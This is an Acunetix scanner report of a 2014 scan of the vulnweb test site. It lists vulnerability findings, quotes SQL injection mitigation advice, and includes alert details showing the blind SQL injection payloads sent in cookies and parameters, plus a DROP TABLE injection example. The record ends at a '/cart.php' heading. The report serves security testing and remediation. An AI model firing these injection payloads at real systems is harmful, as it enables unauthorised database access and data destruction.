Acunetix Website Audit

6 May, 2014

Developer Report

Generated by Acunetix WVS Reporter (v9.5 Build 20140505)


Scan of http://testphp.vulnweb.com:80/

Scan details

Scan information	
Start time	06-May-14 09:44:49
Finish time	06-May-14 09:58:15
Scan time	13 minutes, 26 seconds
Profile	Default

Server information	
Responsive	True
Server banner	nginx/1.4.1
Server OS	Unknown
Server technologies	PHP

Threat level



Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	249
High	125
Medium	56
Low	17
Informational	51

Knowledge base

List of file extensions

File extensions can provide information on what technologies are being used on this website.
List of file extensions detected:

- php => 45 file(s)
- css => 3 file(s)
- swf => 1 file(s)
- fla => 1 file(s)
- conf => 1 file(s)
- htm => 1 file(s)
- xml => 8 file(s)
- name => 1 file(s)
- iml => 1 file(s)
- Log => 1 file(s)
- htaccess => 1 file(s)
- tn => 8 file(s)
- LOG => 1 file(s)
- bak => 2 file(s)
- txt => 2 file(s)
- html => 2 file(s)
- sql => 1 file(s)

List of client scripts

These files contain Javascript code referenced from the website.

- /medias/js/common_functions.js

List of files with inputs

These files have at least one input (GET or POST).

- / - 1 inputs
- /userinfo.php - 4 inputs
- /search.php - 2 inputs
- /cart.php - 4 inputs
- /artists.php - 1 inputs
- /guestbook.php - 2 inputs
- /AJAX/infotitle.php - 1 inputs
- /AJAX/infoartist.php - 1 inputs
- /AJAX/showxml.php - 1 inputs
- /AJAX/infocateg.php - 1 inputs
- /secured/newuser.php - 2 inputs
- /secured/phpinfo.php - 1 inputs
- /sendcommand.php - 2 inputs
- /redir.php - 1 inputs
- /_mmServerScripts/MMHTTPDB.php - 1 inputs
- /comment.php - 6 inputs
- /Mod_Rewrite_Shop/rate.php - 1 inputs
- /Mod_Rewrite_Shop/details.php - 1 inputs
- /Mod_Rewrite_Shop/buy.php - 1 inputs
- /hpp - 1 inputs
- /hpp/params.php - 3 inputs
- /hpp/index.php - 1 inputs
- /product.php - 1 inputs
- /listproducts.php - 3 inputs
- /showimage.php - 2 inputs

List of authentication pages

This is a list of pages that require HTTP authentication.

- /clearguestbook.php

List of external hosts

These hosts were linked from this website but they were not scanned because they are not listed in the list of hosts allowed.(Settings->Scanners settings->Scanner->List of hosts allowed).

- www.acunetix.com
- www.eclectasy.com
- download.macromedia.com
- www.php.net
- www.zend.com
- www.youtube.com
- blog.mindedsecurity.com

List of email addresses

List of all email addresses found on this host.

- email@email.com
- license@php.net
- root@dessler.cse.buffalo.edu
- root@localhost.localdomain
- wasp@acunetix.com
- wvs@acunetix.com

Alerts summary

Blind SQL Injection

Classification	
CVSS	Base Score: 6.8 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: Partial - Availability Impact: Partial
CWE	CWE-89

Affected items	Variation
/	1
/AJAX/infoartist.php	1
/AJAX/infocateg.php	1
/AJAX/infotitle.php	1
/artists.php	2
/cart.php	3
/guestbook.php	1
/listproducts.php	4
/Mod_Rewrite_Shop/buy.php	1
/Mod_Rewrite_Shop/details.php	1
/Mod_Rewrite_Shop/rate.php	1
/product.php	2
/search.php	5
/secured/newuser.php	1
/sendcommand.php	2
/userinfo.php	8

CRLF injection/HTTP response splitting (verified)

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-113

Affected items	Variation
/redir.php	1

Cross site scripting

Classification	
CVSS	Base Score: 4.4 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: None - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-79

Affected items	Variation
/showimage.php	2

Cross site scripting (verified)

Classification	
CVSS	Base Score: 4.4 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: None - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-79

Affected items	Variation
/404.php	1
/AJAX/showxml.php	1
/comment.php	1
/guestbook.php	4
/hpp/	3
/hpp/index.php	3
/hpp/params.php	4
/listproducts.php	3
/search.php	2
/secured/newuser.php	6
/userinfo.php	10

Directory traversal (verified)

Classification	
CVSS	Base Score: 6.8 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: Partial - Availability Impact: Partial
CWE	CWE-22

Affected items	Variation
/showimage.php	2

HTTP parameter pollution

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-88

Affected items	Variation
/hpp/	1
/hpp/index.php	1

Script source code disclosure

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/showimage.php	1

Server side request forgery

Classification	
CVSS	Base Score: 5.8 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-918

Affected items	Variation
/showimage.php	2

SQL injection (verified)

Classification	
CVSS	Base Score: 6.8 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: Partial - Availability Impact: Partial
CWE	CWE-89

Affected items	Variation
/	1
/AJAX/infoartist.php	1
/AJAX/infocateg.php	1
/AJAX/infotitle.php	1
/artists.php	2
/cart.php	5
/guestbook.php	1
/listproducts.php	4
/Mod_Rewrite_Shop/buy.php	1
/Mod_Rewrite_Shop/details.php	1
/Mod_Rewrite_Shop/rate.php	1
/product.php	2
/search.php	5
/secured/newuser.php	1
/sendcommand.php	2
/userinfo.php	13

.htaccess file readable

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/Mod_Rewrite_Shop	1

Application error message

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/listproducts.php	3
/secured/newuser.php	1
/showimage.php	1
/userinfo.php	10

Backup files

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/index.bak	1
/index.zip	1

Directory listing

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/.idea	1
/.idea/scopes	1
/_mmServerScripts	1
/admin	1
/Connections	1
/CVS	1
/Flash	1
/images	1
/Mod_Rewrite_Shop/images	1
/pictures	1
/Templates	1
/wvstests	1
/wvstests/pmwiki_2_1_19	1
/wvstests/pmwiki_2_1_19/scripts	1

Error message on page

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/AJAX/infoartist.php	1
/AJAX/infocateg.php	1
/AJAX/infotitle.php	1
/Connections/DB_Connection.php	1
/pictures/path-disclosure-unix.html	1
/secured/database_connect.php	1

HTML form without CSRF protection

Classification	
CVSS	Base Score: 2.6 - Access Vector: Network - Access Complexity: High - Authentication: None - Confidentiality Impact: None - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-352

Affected items	Variation
/comment.php	1
/hpp (914f51fea3c42cbd541a6953a8b115a4)	1
/signup.php	1
/userinfo.php (5f468405edac3bc49ce9b681482f2165)	2

Insecure crossdomain.xml file

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-284

Affected items	Variation
Web Server	1

JetBrains .idea project directory

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/	1

PHP allow_url_fopen enabled

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/secured/phpinfo.php	1

PHP errors enabled

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/secured/phpinfo.php	1

PHP open_basedir is not set

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/secured/phpinfo.php	1

PHPinfo page found

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/secured/phpinfo.php	2

Source code disclosure

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/index.bak	1
/pictures/wp-config.bak	1

URL redirection

Classification	
CVSS	Base Score: 6.4 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: Partial - Availability Impact: None
CWE	CWE-601

Affected items	Variation
/redir.php	1

User credentials are sent in clear text

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-310

Affected items	Variation
/signup.php	1

User-controlled form action

Classification	
CVSS	Base Score: 4.4 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-20

Affected items	Variation
/showimage.php	1

WS_FTP log file found

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/pictures//WS_FTP.LOG	1

Clickjacking: X-Frame-Options header missing

Classification	
CVSS	Base Score: 6.8 - Access Vector: Network - Access Complexity: Medium - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: Partial - Availability Impact: Partial
CWE	CWE-693

Affected items	Variation
Web Server	1

Documentation file

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-538

Affected items	Variation
/.idea/Read Me.txt	1
/.idea/scopes/Read Me.txt	1
/_mmServerScripts/Read Me.txt	1
/CVS/Read Me.txt	1
/Flash/Read Me.txt	1
/images/Read Me.txt	1
/Mod_Rewrite_Shop/images/Read Me.txt	1
/wvstests/pmwiki_2_1_19/Read Me.txt	1
/wvstests/pmwiki_2_1_19/scripts/Read Me.txt	1
/wvstests/Read Me.txt	1

Hidden form input named price was found

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/product.php (bf4bb1e515b3710a881441fd37c85e8c)	1

Possible virtual host found

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
localhost	1

Session Cookie without HttpOnly flag set

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/	2

Session Cookie without Secure flag set

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/	2

Broken links

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-16

Affected items	Variation
/medias/css/main.css	1
/medias/js/common_functions.js	1
/Mod_Rewrite_Shop/Details/color-printer/3	1
/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1	1
/Mod_Rewrite_Shop/Details/web-camera-a4tech/2	1
/privacy.php	1
/secured/office_files/filelist.xml	1
/Templates/logout.php	1

Email address found

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/	1
/404.php	1
/artists.php	1
/cart.php	1
/categories.php	1
/disclaimer.php	1
/guestbook.php	1
/index.bak	1
/index.php	1
/listproducts.php	1
/login.php	1
/product.php	1
/search.php	1
/secured/phpinfo.php	1
/signup.php	1
/Templates/main_dynamic_template.dwt.php	1
/userinfo.php	1

GHDB: Default phpinfo page

Affected items	Variation
/secured/phpinfo.php	1

GHDB: phpinfo()

Affected items	Variation
/secured/phpinfo.php	1

GHDB: Sablotron error message

Affected items	Variation
/pictures/path-disclosure-unix.html	1

GHDB: SQL error message

Affected items	Variation
/Connections/DB_Connection.php	1
/secured/database_connect.php	1

Microsoft Office possible sensitive information

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/secured/office.htm	1

Password type input with auto-complete enabled

Classification	
CVSS	Base Score: 0.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: None - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/login.php	1
/signup.php	2

Possible CSRF (Cross-site request forgery)

Affected items	Variation
/AJAX/infotitle.php (257edd77c809c14112ab0ea46586da08)	1
/AJAX/infotitle.php (6b2b9ea0aa99c06cc65fb439a6f1003a)	1
/AJAX/infotitle.php (8fd68b800c8a41973e1feb997038495b)	1
/cart.php (c5fd95c5375478023e659a0853a6590d)	1
/comment.php (4feabc84d335bbd8dc53756d1fec8e2e)	1
/search.php (0e651d9ef24699ea550c39cad34f60aa)	1
/search.php (24e808ff5b078ac77913c5319fd4485c)	1
/secured/newuser.php (a225142f8969a6cfff2d8c188a956df2)	1
/sendcommand.php (48d1dff56c320619a5a7237c993ba762)	1

Possible internal IP address disclosure

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/404.php	1
/pictures/ipaddresses.txt	1
/secured/phpinfo.php	1

Possible server path disclosure (Unix)

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/pictures/path-disclosure-unix.html	1
/secured/phpinfo.php	1

Possible username or password disclosure

Classification	
CVSS	Base Score: 5.0 - Access Vector: Network - Access Complexity: Low - Authentication: None - Confidentiality Impact: Partial - Integrity Impact: None - Availability Impact: None
CWE	CWE-200

Affected items	Variation
/Connections/DB_Connection.php	1
/pictures/credentials.txt	1
/secured/database_connect.php	1

Alert details

Blind SQL Injection

Severity	**High**
Type	Validation
Reported by module	Scripting (Blind_Sql_Injection.script)

Description

This script is possibly vulnerable to SQL Injection attacks.

SQL injection is a vulnerability that allows an attacker to alter back-end SQL statements by manipulating the user input. An SQL injection occurs when web applications accept user input that is directly placed into a SQL statement and doesn't properly filter out dangerous characters.

This is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against, there is a large number of web applications vulnerable.

Impact

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information.

Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to not only manipulate existing queries, but to UNION in arbitrary data, use sub selects, or append additional queries. In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system.

Certain SQL Servers such as Microsoft SQL Server contain stored and extended procedures (database server functions). If an attacker can obtain access to these procedures it may be possible to compromise the entire machine.

Recommendation

Your script should filter metacharacters from user input.
Check detailed information for more information about fixing this vulnerability.

References

SQL Injection Walkthrough
How to check for SQL injection vulnerabilities
OWASP Injection Flaws
Acunetix SQL Injection Attack
OWASP PHP Top 5
VIDEO: SQL Injection tutorial

Detailed information

Quote from SQL Injection Attacks by Example - http://www.unixwiz.net/techtips/sql-injection.html
SQL injection mitigations

We believe that web application developers often simply do not think about "surprise inputs", but security people do (including the bad guys), so there are three broad approaches that can be applied here.

Sanitize the input

It's absolutely vital to sanitize user inputs to insure that they do not contain dangerous codes, whether to the SQL server or to HTML itself. One's first idea is to strip out "bad stuff", such as quotes or semicolons or escapes, but this is a misguided attempt. Though it's easy to point out some dangerous characters, it's harder to point to all of them.

The language of the web is full of special characters and strange markup (including alternate ways of representing the same characters), and efforts to authoritatively identify all "bad stuff" are unlikely to be successful.

Instead, rather than "remove known bad data", it's better to "remove everything but known good data": this distinction is crucial. Since - in our example - an email address can contain only these characters:

```
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
0123456789
@.-_+
```

There is really no benefit in allowing characters that could not be valid, and rejecting them early - presumably with an error message - not only helps forestall SQL Injection, but also catches mere typos early rather than stores them into the database.

Be aware that "sanitizing the input" doesn't mean merely "remove the quotes", because even "regular" characters can be troublesome. In an example where an integer ID value is being compared against the user input (say, a numeric PIN):

```
SELECT fieldlist
  FROM table
 WHERE id = 23 OR 1=1;  -- Boom! Always matches!
```

In practice, however, this approach is highly limited because there are so few fields for which it's possible to outright exclude many of the dangerous characters. For "dates" or "email addresses" or "integers" it may have merit, but for any kind of real application, one simply cannot avoid the other mitigations.

Escape/Quotesafe the input

Even if one might be able to sanitize a phone number or email address, one cannot take this approach with a "name" field lest one wishes to exclude the likes of Bill O'Reilly from one's application: a quote is simply a valid character for this field.

One includes an actual single quote in an SQL string by putting two of them together, so this suggests the obvious - but wrong! - technique of preprocessing every string to replicate the single quotes:

```
SELECT fieldlist
  FROM customers
 WHERE name = 'Bill O''Reilly';  -- works OK
```

However, this naive approach can be beaten because most databases support other string escape mechanisms. MySQL, for instance, also permits \' to escape a quote, so after input of \'; DROP TABLE users; -- is "protected" by doubling the quotes, we get:

```
SELECT fieldlist
  FROM customers
 WHERE name = '\''; DROP TABLE users; --';  -- Boom!
```

The expression '\'' is a complete string (containing just one single quote), and the usual SQL shenanigans follow. It doesn't stop with backslashes either: there is Unicode, other encodings, and parsing oddities all hiding in the weeds to trip up the application designer.

Getting quotes right is notoriously difficult, which is why many database interface languages provide a function that does it for you. When the same internal code is used for "string quoting" and "string parsing", it's much more likely that the process will be done properly and safely.

Some examples are the MySQL function mysql_real_escape_string() and perl DBD method $dbh->quote($value). These methods must be used.

Use bound parameters (the PREPARE statement)

Though quotesafing is a good mechanism, we're still in the area of "considering user input as SQL", and a much better approach exists: bound parameters, which are supported by essentially all database programming interfaces. In this technique, an SQL statement string is created with placeholders - a question mark for each parameter - and it's compiled ("prepared", in SQL parlance) into an internal form. Later, this prepared query is "executed" with a list of parameters:
Example in perl

```
    $sth = $dbh->prepare("SELECT email, userid FROM members WHERE email = ?;");
    $sth->execute($email);
```

Thanks to Stefan Wagner, this demonstrates bound parameters in Java:
Insecure version

```
    Statement s = connection.createStatement();
    ResultSet rs = s.executeQuery("SELECT email FROM member WHERE name = "
                             + formField); // *boom*
```

Secure version

```
    PreparedStatement ps = connection.prepareStatement(
        "SELECT email FROM member WHERE name = ?");
    ps.setString(1, formField);
    ResultSet rs = ps.executeQuery();
```

Here, $email is the data obtained from the user's form, and it is passed as positional parameter #1 (the first question mark), and at no point do the contents of this variable have anything to do with SQL statement parsing. Quotes, semicolons, backslashes, SQL comment notation - none of this has any impact, because it's "just data". There simply is nothing to subvert, so the application is be largely immune to SQL injection attacks.

There also may be some performance benefits if this prepared query is reused multiple times (it only has to be parsed once), but this is minor compared to the enormous security benefits. This is probably the single most important step one can take to secure a web application.

Limit database permissions and segregate users

In the case at hand, we observed just two interactions that are made not in the context of a logged-in user: "log in" and "send me password". The web application ought to use a database connection with the most limited rights possible: query-only access to the members table, and no access to any other table.

The effect here is that even a "successful" SQL injection attack is going to have much more limited success. Here, we'd not have been able to do the UPDATE request that ultimately granted us access, so we'd have had to resort to other avenues.

Once the web application determined that a set of valid credentials had been passed via the login form, it would then switch that session to a database connection with more rights.

It should go almost without saying that sa rights should never be used for any web-based application.

Use stored procedures for database access

When the database server supports them, use stored procedures for performing access on the application's behalf, which can eliminate SQL entirely (assuming the stored procedures themselves are written properly).

By encapsulating the rules for a certain action - query, update, delete, etc. - into a single procedure, it can be tested and documented on a standalone basis and business rules enforced (for instance, the "add new order" procedure might reject that order if the customer were over his credit limit).

For simple queries this might be only a minor benefit, but as the operations become more complicated (or are used in more than one place), having a single definition for the operation means it's going to be more robust and easier to maintain.

Note: it's always possible to write a stored procedure that itself constructs a query dynamically: this provides no protection against SQL Injection - it's only proper binding with prepare/execute or direct SQL statements with bound variables that provide this protection.

Isolate the webserver

Even having taken all these mitigation steps, it's nevertheless still possible to miss something and leave the server open to compromise. One ought to design the network infrastructure to assume that the bad guy will have full administrator access to the machine, and then attempt to limit how that can be leveraged to compromise other things.

For instance, putting the machine in a DMZ with extremely limited pinholes "inside" the network means that even getting complete control of the webserver doesn't automatically grant full access to everything else. This won't stop everything, of course, but it makes it a lot harder.

Configure error reporting

The default error reporting for some frameworks includes developer debugging information, and this cannot be shown to outside users. Imagine how much easier a time it makes for an attacker if the full query is shown, pointing to the syntax error involved.

This information is useful to developers, but it should be restricted - if possible - to just internal users.

Affected items

/

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '000tun3'='000tun3

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '000tun3'='000tun3 => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '000tun3'='000tun3 => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '000tun3'='000tun3 => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '000tun3'='000tun3 => FALSE[/ ... (line truncated)

Request headers

```
GET / HTTP/1.1
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'000tun3'='000tun3
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:47 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4170
```

/AJAX/infoartist.php

Details

URL encoded GET input id was set to 3 AND 3*2*1=6 AND 210=210

Tests performed:
- 0+0+0+3 => TRUE
- 0+210*205+3 => FALSE
- 13-5-2-999 => FALSE
- 13-5-2-3 => TRUE
- 13-2*5+0+0+1-1 => TRUE
- 13-2*6+0+0+1-1 => FALSE
- 3 AND 2+1-1-1=1 AND 210=210 => TRUE
- 3 AND 3+1-1-1=1 AND 210=210 => FALSE[/ ... (line truncated)

Request headers

```
GET /AJAX/infoartist.php?id=3%20AND%203*2*1%3d6%20AND%20210%3d210 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:23 GMT
Content-Type: text/xml
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 1285
```

/AJAX/infocateg.php

Details

URL encoded GET input id was set to 3 AND 3*2*1=6 AND 46=46

Tests performed:
- 0+0+0+3 => TRUE
- 0+46*41+3 => FALSE
- 13-5-2-999 => FALSE
- 13-5-2-3 => TRUE
- 13-2*5+0+0+1-1 => TRUE
- 13-2*6+0+0+1-1 => FALSE
- 3 AND 2+1-1-1=1 AND 46=46 => TRUE
- 3 AND 3+1-1-1=1 AND 46=46 => FALSE[/l ... (line truncated)

Request headers

```
GET /AJAX/infocateg.php?id=3%20AND%203*2*1%3d6%20AND%2046%3d46 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:42 GMT
Content-Type: text/xml
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 324
```

/AJAX/infotitle.php

Details

URL encoded POST input id was set to 3 AND 3*2*1=6 AND 620=620

Tests performed:
- 0+0+0+3 => TRUE
- 0+620*615+3 => FALSE
- 13-5-2-999 => FALSE
- 13-5-2-3 => TRUE
- 13-2*5+0+0+1-1 => TRUE
- 13-2*6+0+0+1-1 => FALSE
- 3 AND 2+1-1-1=1 AND 620=620 => TRUE
- 3 AND 3+1-1-1=1 AND 620=620 => FALSE[... (line truncated)

Request headers

```
POST /AJAX/infotitle.php HTTP/1.1
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
```

```
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

id=3%20AND%203*2*1%3d6%20AND%20620%3d620
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:35 GMT
Content-Type: text/xml
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 885
```

/artists.php

Details

URL encoded GET input artist was set to 3 AND 3*2*1=6 AND 433=433

Tests performed:
- 0+0+0+3 => TRUE
- 0+433*428+3 => FALSE
- 13-5-2-999 => FALSE
- 13-5-2-3 => TRUE
- 13-2*5+0+0+1-1 => TRUE
- 13-2*6+0+0+1-1 => FALSE
- 3 AND 2+1-1-1=1 AND 433=433 => TRUE
- 3 AND 3+1-1-1=1 AND 433=433 => FAL ... (line truncated)

Request headers

```
GET /artists.php?artist=3%20AND%203*2*1%3d6%20AND%20433%3d433 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:24 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5400
```

/artists.php

Details

Cookie input login was set to test%2Ftest' AND 3*2*1=6 AND '000NRTG'='000NRTG

Tests performed:
- test%2Ftest' AND 2+1-1-1=0+0+0+1 AND '000NRTG'='000NRTG => TRUE
- test%2Ftest' AND 3+1-1-1=0+0+0+1 AND '000NRTG'='000NRTG => FALSE
- test%2Ftest' AND 3*2<(0+5+0+0) AND '000NRTG'='000NRTG => FALSE
- test%2Ftest' AND 3*2>(0+5+0+0) AND '000NRTG'='000NRTG => FALSE[/ ... (line truncated)

Request headers

```
GET /artists.php HTTP/1.1
Cookie: login=test%2Ftest'%20AND%203*2*1=6%20AND%20'000NRTG'='000NRTG
X-Requested-With: XMLHttpRequest
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
```

```
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:52:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4535
```

/cart.php
